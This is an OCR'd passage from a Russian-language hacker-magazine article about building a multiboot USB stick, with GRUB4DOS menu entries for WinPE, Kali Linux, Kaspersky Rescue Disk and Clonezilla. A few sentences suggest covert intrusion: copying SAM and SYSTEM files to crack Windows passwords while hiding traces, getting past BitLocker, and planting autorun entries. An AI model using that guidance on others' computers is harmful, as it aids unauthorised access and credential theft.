


Загрузка Alkid Live USB

Добавление сборок на основе последних версий WinPE происходит подобным образом. В них всегда есть каталог с образами WIM, который надо скопировать

в корень флешки целиком. В нем же будет находиться загрузчик BOOTMGR. Его мы и вызовем через меню.

```
title Win PE 5.0 (Xemom1, unpacked)
find --set-root /W81X/bootmgr
chainloader /W81X/bootmgr
```



Загрузка WinPE 5.0 с поддержкой 32/64-разрядных систем

ПЕРЕБОРЩИК ПАРОЛЕЙ И KALI LINUX

Установленный локально GRUB сам по себе имеет функцию руткита. Он всегда загружается до операционной системы, выполняет заданный набор команд, а затем вызывает штатный загрузчик ОС либо тот, который ты сам ему укажешь.

Сброс пароля — быстрый, но грубый метод. Если надо скрыть следы проникновения, то придется потрудиться над подбором. Для этого в любом случае понадобятся файлы SAM и SYSTEM, которые без труда копируются при загрузке с флешки любой операционки, понимающей NTFS. Добавленные в сборку WinPE утилиты Elcomsoft помогут справиться с защитой BitLocker и другими недоразумениями.

Записав на флешку две версии WinPE, ориентированные на старые (x86, BIOS, MBR) и новые (x86-64, UEFI, GPT) компьютеры, ты получишь универсальную среду для запуска хакерского софта. Без ограничений установлен-

ной системы можно править файл hosts, подменять драйверы и библиотеки, а в редакторе реестра — убирать команды автозагрузки хитрых троянов или добавлять свои.


Как бы ни была удобна WinPE, у хакера остается масса задач, которые можно решить только в Linux. Со второй версии в Kali Linux появился удобный инструмент создания кастомных образов ISO — с любыми пакетами, иксами и подключением скриптов в процессе сборки. Как и прежде, их можно запускать с флешки в режиме Live или Persistence. В документации описано, как записать Kali на отдельную флешку, а мы добавим его в мультизагрузку.

```
title Kali 2.0 Lite
set ISO=/img/kali-linux-light-2.0-i386.iso
partnew (hd0,3) 0x00 %ISO%
map %ISO% (0xff) || map --mem %ISO% (0xff)
map --mem --heads=0 --sectors-per-track=0 %ISO% (0xff)
map --hook
root (0xff) || rootnoverify (0xff)
chainloader (0xff)
```

Варианты загрузки Kali Linux

АНТИВИРУС

Разработчики антивирусов часто предлагают бесплатные образы своих загрузочных дисков. Нужны они в первую очередь для избавления от зловредов, уже поразивших установленную ОС. Если раньше такие образы можно было просто скачать и добавить на флешку, вызывая их командой `map`, то сейчас структура загрузочных дисков сильно усложнилась. Для их гарантированной работы приходится создавать временные файловые метки, считывать идентификаторы тома и выполнять кучу проверок. К тому же дисковая подсистема компьютера может быть сложной, и на очередном этапе загрузчик антивируса потеряется при сдвиге разделов.



Добавление Kaspersky Rescue Disk через WinSetupFromUSB

Запись образа с антивирусом на чистую флешку обычно выполняется элементарно — отдельной программой с сайта разработчика или какой-либо

универсальной утилитой, например UNetbootin. При этом ручное добавление антивируса в мультизагрузку требует неплохих познаний GRUB, общих навыков программирования и серии тестов. Поэтому мы воспользуемся утилитой WinSetupFromUSB, которая делает большую часть рутинных операций автоматически.

Здесь надо определиться: будешь ли ты использовать только ее или хочешь сделать кастомную флешку вручную. Ниже я привожу строки для ручной интеграции, но если лень разбираться — просто последовательно добавляй образы через утилиту. Порядок не имеет значения.

Запуск Kaspersky Rescue Disk с раздела NTFS на мультизагрузочной флешке

Для примера возьмем образ Kaspersky Rescue Disk. При интеграции образа его можно поместить вместе с другими (у нас это каталог \img\). В menu.lst добавляем следующие строки:

```
title KAV Rescue Disk
set /a dev=*0x8280&0xff
```


```
root (%dev%,0)
set ISO=/img/kav_rescue_10.iso
map %ISO% (0xff) || map --heads=0 --sectors-per-track=0 %ISO% (0xff)
set /a dev=*0x82a0&0xff
debug 1
parttype (%dev%,3) | set check=
debug off
set check=%check:~-5,4%
if “%check%”==”0x00” partnew (%dev%,3) 0 0 0 && ↵
    partnew (%dev%,3) 0x00 %ISO%
if not “%check%”==”0x00” echo Error!
map --rehook
root (0xff)
chainloader (0xff)
```

Теоретически вместо проверок и отладки можно сразу загружать, как в примере с Kali (partnew (hd0,3) 0x00 %ISO%...), но слегка избыточный вариант записи обеспечивает лучшую совместимость с разными компьютерами. Программа WinSetupFromUSB записывает еще больше строк в каждый пункт меню, поскольку содержит дополнительные проверки, а также систему вложенных списков и механизм автонумерации.

УТИЛИТЫ ДЛЯ РАБОТЫ С ДИСКОМ


С загрузочной флешки можно клонировать жесткий диск или восстановить его из образа. Сделать это можно одной из платных программ или с помощью свободной утилиты Clonezilla. Если надо запустить ее на компьютере с UEFI, то потребуется скачать дистрибутив Clonezilla на основе Ubuntu x64, а не Debian x86.

```
title Clonezilla
set /a dev=*0x8280&0xff
root (%dev%,0)
set ISO=/img/clonezilla.iso
map %ISO% (0xff) || map --heads=0 --sectors-per-track=0 %ISO% (0xff)
map --rehook
root (0xff)
chainloader (0xff)
```



